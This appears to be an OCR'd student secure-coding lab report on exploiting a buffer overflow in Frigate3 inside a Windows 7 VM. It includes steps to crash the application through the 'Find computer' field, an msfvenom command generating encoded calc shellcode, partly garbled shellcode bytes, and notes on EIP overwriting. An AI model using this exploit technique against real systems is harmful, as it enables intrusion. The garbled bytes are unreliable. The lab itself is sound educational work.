
Secure Coding Lab – 10


Dasari Mohan Amritesh 18BCN7038


Install Frigate3 on Windows 7 VM:

Frigate3 UI





Execute the exploit2.py to generate the payload_cmd.txt file:





Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.





The application crashes and CMD opens up after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b " $x00\x14\x09\x0a\x0d$ " -f python

This will generate the bit code

buf = ""

buf $+= \text{\xopn} x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b}$

 $buf += \text{``xc9} xb1 x30 x83 xed xfc x31 x7d x0f x03 x7d xec x18''}$

buf $+= \text{``x8e}x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f''}$

buf $+= \text{xf2}x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63}$

 $buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"$

 $buf += \x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac$

buf $+= "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"$

buf $+= \text{``x53}x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"}$

buf $+= \text{``xa6}x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc''}$

buf $+= \text{``xa6}x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb''}$

 $buf += \text{``}x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33"$

 $buf += \xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae$


buf $+= \text{''} x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f''}$

buf $+= \text{``xef}\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"}$

 $buf += \text{``xeb}\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"}$

 $buf += "\x07\xe8\x26\xd6\xed\xed\x63\x50\x9d\x9f\xfc\x35\xa1"$


buf $+= \text{``}x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"$




Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.


P # X 9 | S | S | S | W

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Attach Debugger and analyse the address of various registers below





Check for EIP Address



Overflowing with A character

